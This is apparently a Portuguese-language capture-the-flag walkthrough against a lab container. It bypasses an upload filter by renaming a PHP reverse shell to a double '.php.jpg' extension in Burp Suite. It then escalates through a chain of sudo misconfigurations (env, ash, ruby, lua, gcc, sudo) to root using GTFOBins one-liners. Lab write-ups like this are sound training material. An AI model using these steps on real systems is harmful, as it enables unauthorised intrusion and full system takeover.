
Vamos subir um arquivo malicioso em php com reverse shell, e interceptar com burp suite e mudar o nome do arquivo para .jpg. site para pegar a reverse shell https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php




Veja que o arquivo subiu com sucesso, agora vamos mandar o arquivo para o site e deixar o netcat ativo na porta configurada.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn JSON Web Tokens SignSaboteur
1 × 2 ×
Send Cancel
Target: http://172.17.0.2 HTTP/1
Request
Pretty Raw Hex
Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: pt-BR
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------373520502829762299062218850368
Content-Length: 5715
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/themes/archivo.html
Upgrade-Insecure-Requests: 1
Priority: u=0, i
-----------------------------373520502829762299062218850368
Content-Disposition: form-data; name="file"; filename="virus.php.jpg"
Content-Type: image/jpg
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 23 Dec 2024 23:44:15 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Content-Length: 106
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
El archivo ha sido subido correctamente:
uploads/6769f5cf52cb9.jpg

Inspector
Notes



Temos a reverse shell.



Agora vamos procurar por escalação de privilégios sudo -l .

Com base no resultado do comando `sudo -l`, temos permissão para executar o comando `/usr/bin/env` como o usuário `daphne` sem precisar de senha. Isso pode ser explorado para escalar privilégios.

```
www-data@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for www-data on 5a0e2a9c7c4e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on 5a0e2a9c7c4e:
    (daphne) NOPASSWD: /usr/bin/env
www-data@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalação de privilégios env. https://gtfobins.github.io/gtfobins/env/#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Somos usuário Daphne. Novamente vamos da o comando sudo -l.

sudo -u daphne /usr/bin/env /bin/bash

```
www-data@5a0e2a9c7c4e:/$ sudo -u daphne /usr/bin/env /bin/bash
daphne@5a0e2a9c7c4e:/$ whoami
daphne
daphne@5a0e2a9c7c4e:/$
```

sudo -l

Agora que você tem acesso como o usuário `daphne`, perceba que este pode executar o comando `/usr/bin/ash` como o usuário `vilma` sem senha. Isso pode ser usado para escalar privilégios mais uma vez.

```
daphne@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for daphne on 5a0e2a9c7c4e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User daphne may run the following commands on 5a0e2a9c7c4e:
    (vilma) NOPASSWD: /usr/bin/ash
daphne@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalação de privilégios ash. https://gtfobins.github.io/gtfobins/ash/#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ash
```

Somos usuário Vilma.

sudo -u vilma /usr/bin/ash

```
daphne@5a0e2a9c7c4e:/$ sudo -u vilma /usr/bin/ash
$ whoami
vilma
```

Novamente sudo -l para procurar privilégios.

Agora que você tem acesso como o usuário `vilma`, percebe que ele pode executar o comando `/usr/bin/ruby` como o usuário `shaggy` sem senha. O Ruby pode ser usado para escalar privilégios para `shaggy`.

```
vilma@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for vilma on 5a0e2a9c7c4e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User vilma may run the following commands on 5a0e2a9c7c4e:
    (shaggy) NOPASSWD: /usr/bin/ruby
vilma@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalação de privilégios ruby. https://gtfobins.github.io/gtfobins/ruby/#sudo .

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

Somos o usuário Shaggy.

sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/bash" '

```
vilma@5a0e2a9c7c4e:/$ sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/bash"'
shaggy@5a0e2a9c7c4e:/$ whoami
shaggy
shaggy@5a0e2a9c7c4e:/$
```

Novamente sudo -l para buscar por privilégios.

Com o acesso ao usuário `shaggy`, percebemos que ele pode executar o comando `/usr/bin/lua` como o usuário `fred` sem senha. A Lua pode ser explorada para escalar privilégios para `fred`.

```
shaggy@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for shaggy on 5a0e2a9c7c4e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User shaggy may run the following commands on 5a0e2a9c7c4e:
    (fred) NOPASSWD: /usr/bin/lua
```

Vamos para o site para pesquisar por escalação de privilégios lua. https://gtfobins.github.io/gtfobins/lua/#sudo .

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo lua -e 'os.execute("/bin/sh")'
```

Somos usuário Fred.

sudo -u fred /usr/bin/lua -e 'os.execute("/bin/bash")'

```
shaggy@5a0e2a9c7c4e:/$ sudo -u fred /usr/bin/lua -e 'os.execute("/bin/bash")'
fred@5a0e2a9c7c4e:/$ whoami
fred
```

sudo -l novamente.

Agora que você tem acesso como o usuário `fred`, percebemos que ele pode executar o comando `/usr/bin/gcc` como o usuário `scooby` sem senha.

```
fred@5a0e2a9c7c4e:/$ sudo -l
Matching Defaults entries for fred on 5a0e2a9c7c4e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User fred may run the following commands on 5a0e2a9c7c4e:
    (scooby) NOPASSWD: /usr/bin/gcc
fred@5a0e2a9c7c4e:/$
```

Vamos para o site para pesquisar por escalação de privilégios gcc. https://gtfobins.github.io/gtfobins/gcc/

#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcc -wrapper /bin/sh,-s .
```

Somos usuário Scooby.

"sudo -u scooby /usr/bin/gcc -wrapper /bin/bash,-s ."

```
fred@5a0e2a9c7c4e:/tmp$ sudo -u scooby /usr/bin/gcc -wrapper /bin/bash,-s .
scooby@5a0e2a9c7c4e:/tmp$ whoami
scooby
scooby@5a0e2a9c7c4e:/tmp$
```

sudo -l novamente.

O usuário `scooby` tem permissão para executar o comando `/usr/bin/sudo` como `root` sem senha. Isso significa que você pode obter um shell com privilégios `root` diretos.

```
scooby@5a0e2a9c7c4e:/tmp$ sudo -l
Matching Defaults entries for scooby on 5a0e2a9c7c4e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User scooby may run the following commands on 5a0e2a9c7c4e:
    (root) NOPASSWD: /usr/bin/sudo
```

Vamos para o site para pesquisar por escalação de privilégios sudo.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo sudo /bin/sh
```

sudo sudo /bin/bash

```
scooby@5a0e2a9c7c4e:/tmp$ sudo sudo /bin/bash
root@5a0e2a9c7c4e:/tmp# whoami
root
root@5a0e2a9c7c4e:/tmp#
```

Somos root

~~R10~~